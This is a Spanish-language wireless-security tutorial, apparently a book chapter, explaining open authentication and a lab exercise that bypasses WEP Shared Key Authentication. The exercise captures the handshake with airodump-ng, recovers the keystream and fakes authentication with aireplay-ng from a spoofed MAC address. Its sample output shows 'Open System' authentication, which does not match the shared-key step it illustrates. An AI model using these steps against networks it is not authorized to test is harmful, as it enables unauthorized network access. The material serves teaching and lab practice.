
El término autenticación abierta es casi un nombre inapropiado, ya que en realidad no proporciona ninguna autenticación. Cuando un punto de acceso está configurado para utilizar autenticación abierta, está preparado para que todos los clientes que conecten a él sean autenticados con éxito.

Ahora vamos a hacer un ejercicio para autenticar y conectarnos a un punto de acceso utilizando Open Authentication.


17.4.6. BYPASS de autenticación abierta

Veamos ahora la forma de eludir la autenticación abierta:

1. En primer lugar establecemos nuestro punto de acceso de laboratorio para utilizar la autenticación abierta. En mi punto de acceso se trata simplemente de establecer **Security Mode** en **None**:




2. A continuación, nos conectamos a este punto de acceso mediante el comando iwconfig wlan0 essid "Wireless Lab" y verificamos que la conexión ha tenido éxito y que estamos conectados al punto de acceso:



3. Tenga en cuenta que no hemos tenido que facilitar cualquier nombre de usuario / password para obtener la conexión a través de la autenticación abierta.

17.4.7. Autenticación de clave compartida (Shared Key Authentication)

Autenticación de clave compartida utiliza un secreto compartido como la clave WEP para autenticar al cliente. El intercambio de información exacta se ilustra a continuación (tomado de http://www.netgear.com):




El cliente inalámbrico envía una solicitud de autenticación al punto de acceso, que responde con un texto modelo. Ahora el cliente tiene que cifrar este texto modelo con la clave previamente compartida y enviarlo de vuelta al punto de acceso que descifra esto para comprobar si se puede recuperar el texto original enviado al principio. Si tiene éxito, el cliente se autentica correctamente, de lo contrario envía un mensaje de error en la autenticación.

El problema de seguridad es que un atacante escuchando pasivamente esta comunicación o auditando todas las conexiones inalámbricas tiene acceso tanto al modelo de texto como al encriptado. Se puede aplicar la operación XOR para recuperar el flujo de clave. Este flujo de clave se puede utilizar para cifrar cualquier petición futura enviada por el punto de acceso sin necesidad de conocer la clave actual.


En este ejercicio, vamos a aprender a capturar el tráfico para recuperar el modelo de texto y el cifrado, recuperar el flujo de clave y utilizarlo para la autenticación en el punto de acceso sin necesidad de la clave compartida.

Saltarse la autenticación compartida es un poco más difícil que los ejercicios anteriores, así que sigue los pasos con cuidado.


1. Primero vamos a configurar la autenticación compartida en nuestra red inalámbrica de laboratorio. Lo he hecho en mi punto de acceso estableciendo el **Modo de seguridad**, como **WEP** y **autenticación** de **clave compartida (Shared Key)**:



2. Vamos a conectar a un cliente legítimo de esa red utilizando la clave compartida que hemos fijado en el paso 1.
3. Con el fin de eludir la autenticación de clave compartida, lo primero que haremos será capturar los paquetes entre el punto de acceso y sus clientes. Sin embargo, también nos gustaría hacerlo con todo el registro de intercambio de autenticación compartida. Para ello usamos airodump-ng con el comando *airodump-ng mon0 -c 11 --bssid 00:21:91:D2:8E: 25 -w keystream*. La opción -w que es nueva aquí solicita a airodump-ng almacenar escribir los paquetes en un archivo cuyo nombre es la palabra "keystream". Como nota a parte, podría ser una buena idea guardar diversas sesiones de captura de paquetes en diferentes archivos. Esto permite analizarlo en el futuro después de que la trama se ha capturado:




4. Podemos esperar que un cliente legítimo se conecte con el punto de acceso o forzar una reconexión con la técnica de deautenticación utilizada anteriormente. Una vez que un cliente se conecta y sucede la autenticación de clave compartida, airodump-ng captura este intercambio de forma automática. Una indicación de que la captura ha tenido éxito es cuando la columna AUTH se lee SKA, es decir, autenticación de clave compartida (Shared Key Authentication), como se muestra a continuación:



5. La captura se almacena en un archivo llamado keystream en el directorio actual. En mi caso con el nombre de archivo keystream-01-00-21-91-D2-8E-25.xor como se muestra a continuación:

6. Con el fin de simular una autenticación de clave compartida, vamos a utilizar la herramienta aireplay-ng. Corremos el comando aireplay-ng -1 0 -e Wireless Lab –y keystream-01-00-21-91-D2-8E-25.xor -a 00:21:91:D2:8E:25 –h aa:aa:aa:aa:aa:aa mon0 .Aireplay-ng usa la captura que obtuvo en el paso 5 e intenta autenticar al punto de acceso con el SSID Wireless Lab y la dirección MAC 00:21:91:D2:8E:25 y utiliza un cliente arbitrario de direcciones MAC aa:aa:aa:aa:aa:aa. Iniciar Wiresahrk y esnifar todos los paquetes de interés mediante la aplicación del filtro **wlan.addr == aa:aa:aa:aa:aa:aa**:




7. Aireplay-ng nos permite saber si la autenticación tiene éxito o no en el resultado:

```
root@bt:~# aireplay-ng -1 10 -e [redacted] -a 00:25:86:B4:09:D2 -h 00:14:D1:5E:D5:61 mon0
03:42:52  Waiting for beacon frame (BSSID: 00:25:86:B4:09:D2) on channel 6

03:42:52  Sending Authentication Request (Open System) [ACK]
03:42:52  Authentication successful
03:42:52  Sending Association Request [ACK]
03:42:52  Association successful :-) (AID: 1)
^C
root@bt:~#
```

